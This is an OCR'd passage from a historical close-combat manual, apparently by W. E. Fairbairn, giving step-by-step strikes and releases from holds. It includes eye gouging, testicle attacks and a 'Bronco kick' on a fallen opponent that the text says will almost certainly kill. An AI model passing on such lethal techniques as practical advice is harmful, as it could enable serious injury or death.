


Fig. 4

Fig. 5

Fig. 6

Note.- Practise this blow as follows: Hold your left hand at the height of your own chin, palm downwards; jab up quickly with your right, striking your left hsand, as in Fig. 6.

NO. 3 - BOOT (SIDE KICK)

With a few exceptions, you should always kick sideways, for you arc thus able to put more force behind your blow and can, if necessary, reach farther.




Fig. 7

Fig. 8

1. Turn your right side to your opponent, putting the weight of your body on your left foot. Bending your left leg slightly from your knee, raise your right foot two to four inches off the ground, as in Fig. 7. Shoot your right foot outwards and upwards to your right, aiming to strike your opponent's leg just below the knee-cap.
2. Follow the blow through, scraping down your opponent's shin with the edge of your boot from the knee to the instep, finishing up with all your weight on your right foot, smashing the small bones of his foot. If necessary, follow up with a chin jab with your left hand (Fig. 8).

Note. - Where the kick is to be made with the left foot, reverse the above.

NO. 3A - BOOT DEFENSE

Your opponent has seized you around the body from in front, pinning your arms to your sides.

1. Having put your weight on one foot, raise the other and scrape your opponent's shinbone downwards from about half way from the knee, finishing up with a smashing blow on his foot (Fig. 9).
2. An alternative method to Fig. 9, permitting you to use the inner edge of the boot, is shown in Fig. 10.




Fig. 9 Fig. 10

Note A. - Whether you should use the outside or inside of your boot will depend upon how the weight of your body is distributed at the time. Provided that you are equally balanced on both feet, you can use either; otherwise, use the one opposite to that on which you have your weight.
Note B. - lf seized from behind, stamp on your opponent's foot with the heel of either boot, turning quickly and following up with a chin jab with either hand.

NO. 3B - BOOT ("BRONCO KiCK")

Your opponent is lying on the ground.

1. Take a flying jump at your opponent, drawing your feet up by bending your knees, at the same time keeping your feet close together (Fig. 11)
2. When your feet are approximately eight inches above your opponent's body, shoot your legs out straight, driving both of your boots into his body, and smash him.




Fig. 11 Fig. 12

Note. - It is almost impossible for your opponent to parry a kick made in this manner, and, in addition, it immediately puts him on the defensive, leaving him only the alternative of rolling away from you in an attempt to escape. Further, although he may attempt to protect his body with his arms, the weight of your body (say 150 pounds), plus the impetus of your flying jump (say another 150 pounds), will drive your heels into your opponent's body with such terrific force that you will almost certainly kill him. Steel heel-plates on your boots will make his attack even more effective.
Practise this kick on a dummy figure or on the grass as in Fig. 12.

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W. E. FAIRBAIRN

NO. 4 - KNEE

This blow can be delivered only when you are very close to your opponent.

1. Putting the weight of your body on one leg, bend the knee of the other by drawing your heel slightly backwards, and drive your knee quickly upwards into your opponent's testicles (Fig. 13).

Note. - This blow is frequently used to bring your opponent into a more favorable position for applying the chin jab (Fig. 14).




Fig. 13 Fig. 14

NO. 5 - FROM A WRIST HOLD (ONE HAND)

1. You are seized by the right wrist, as in Fig. 15. Bend your wrist and arm towards your body, twisting your wrist outwards against your opponent's thumb (Fig. 16).



Fig. 15




Fig. 16

Note A. - This must be accomplished with one rapid and continuous motion.
Note B. - No matter with which hand your opponent seizes either of your wrists, the important thing to remember is to tioist your wrist against his thumb.

NO. 5A - FROM A WRIST HOLD (TWO HANDS)

1. You are seized by the left wrist, by two hands, as in Fig. 17, your opponent's thumbs being on top. Reach over and catch hold of your hand with your right. Pull your left hand sharply towards your body, against his thumbs (Fig. 18).

Note A. - The pressure on his thumbs, which is slightly upwards and then downwards, will force him to release his hold immediately.
Note B. - Follow up with chin jab, edge-of-the-hand, or knee kick to the testicles.
Should your opponent seize you as in Fig. 19 (his thumbs under-neath), pass your right hand under and catch hold of your left hand as in Fig. 20. Pull down sharply towards you.




Fig. 17




Fig. 18



Fig. 19




Fig. 20

NO. 6 - FROM A STRANGLE HOLD (ONE HAND)

You are seized by the throat, as in Fig. 21, and forced back against a wall.

1. With a smashing blow with the edge of your right hand, strike your opponent's right wrist towards your left-hand side. Follow up with a knee kick to his testicles (Fig. 22).




Fig. 21 Fig. 22

NO. 6A - FROM A STRANGLE HOLD (TWO HANDS)

You are seized from in front by the throat, as in Fig. 23.

1. With your left hand seize your opponent's right elbow from underneath, your thumb to the right.
2. With your right hand, reach over his arms and seize his right wrist (Fig. 24).
3. With your right arm apply pressure downwards on his left arm; at the same time, with a circular upward morion of your left hand, force his elbow towards your right side. This will break his hold of your throat and put him off balance (Fig. 25).
4. Keeping a firm grip with both hands, turn rapidly towards your right-hand side by bringing your right leg to your right rear. Follow up with edge-of-the-hand blow on his right elbow (Fig. 26).

Note. - All the above movements must be one rapid and continuous motion.




Fig. 23

Fig. 24

Fig. 25

Fig. 26

NO. 7 - FROM A BEAR HUG (FRONT. OVER THE ARMS)

You are gripped around the waist (Fig. 27).

1. Knee your opponent in the testicles.
2. With the outer or inner edge of either boot, scrape his shin-bone from about half way from the knee and follow through by stamping on his instep.
3. If, as a soldier, you are wearing a helmet, smash him in the face with it.
4. Seize his testicles with either hand.



Fig. 27

NO. 7A - FROM A BEAR HUG (FRONT, OVER THE ARMS) Alternative Release

You are gripped around the waist (Fig. 27).

1. If possible, bite his ear. Even though not successful, the attempt will cause him to bend forward and into a posi-tion from which you can seize his testicles with your right hand (Fig. 28).
2. Reach over his arm with your left forearm (Fig. 29).
3. Apply pressure on his right arm with your left (causing him to break his hold), and force his head downwards. Smash him in the face with your right knee (Fig. 30).

If necessary, follow up with edge-of-the-hand blow on back of his neck.

Note. - Should your opponent anticipate..your intention when you are in the position shown in Fig. 29 and resist the pressure of your left arm, go after his eyes with your left hand as in Fig. 30A, and follow up with a knee to the testicles.




Fig. 28 Fig. 29 Fig. 30 Fig. 30A

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NO. 8 - FROM A BEAR HUG (FRONT, ARMS FREE)

You are gripped around the waist (Fig. 31).

1. Place your left hand in the small of his back and apply a chin jab, as in Fig. 32.

If necessary, knee him in the testicles.




Fig. 31 Fig. 32 Fig. 33

NO. 9 - FROM A BEAR HUG (BACK, OVER THE ARMS)

You are gripped around the chest (Fig. 33).

1. If you are wearing a helmet, smash your opponent in the face with it.
2. Stamp on his feet with either foot.
3. 3. Seize him by the testicles with your right or left hand.

NO. 9A-FROM A BEAR HUG (BACK. OVER THE ARMS) Alternative Release

You are gripped around the chest (Fig. 33).



Fig. 34



Fig. 35

1. Seize your opponent's testicles with your left hand (causing him to break his hold).
2. Pass your right arm over his right (Fig. 34).
3. Slip out from under his arm by turning to your left and stepping backwards with your right foot, seizing his right wrist with both hands and jerking it downwards.

Finish up by kicking him in the face (Fig. 35).

NO. 10 - FROM A BEAR HUG (BACK, ARMS FREE)

You are gripped around the chest (Fig. 36).



Fig. 36



Fig. 37

1. If you are wearing a helmet, smash your opponent's face with it.
2. Stamp on his feet with either foot.
3. Seize his little finger with your right hand, bend it back-wards, and walk out of the hold (Fig. 37).

NO. 11 - FROM A HAIR HOLD (BACK)

You are seized by the hair from behind and pulled back, as in Fig. 38.

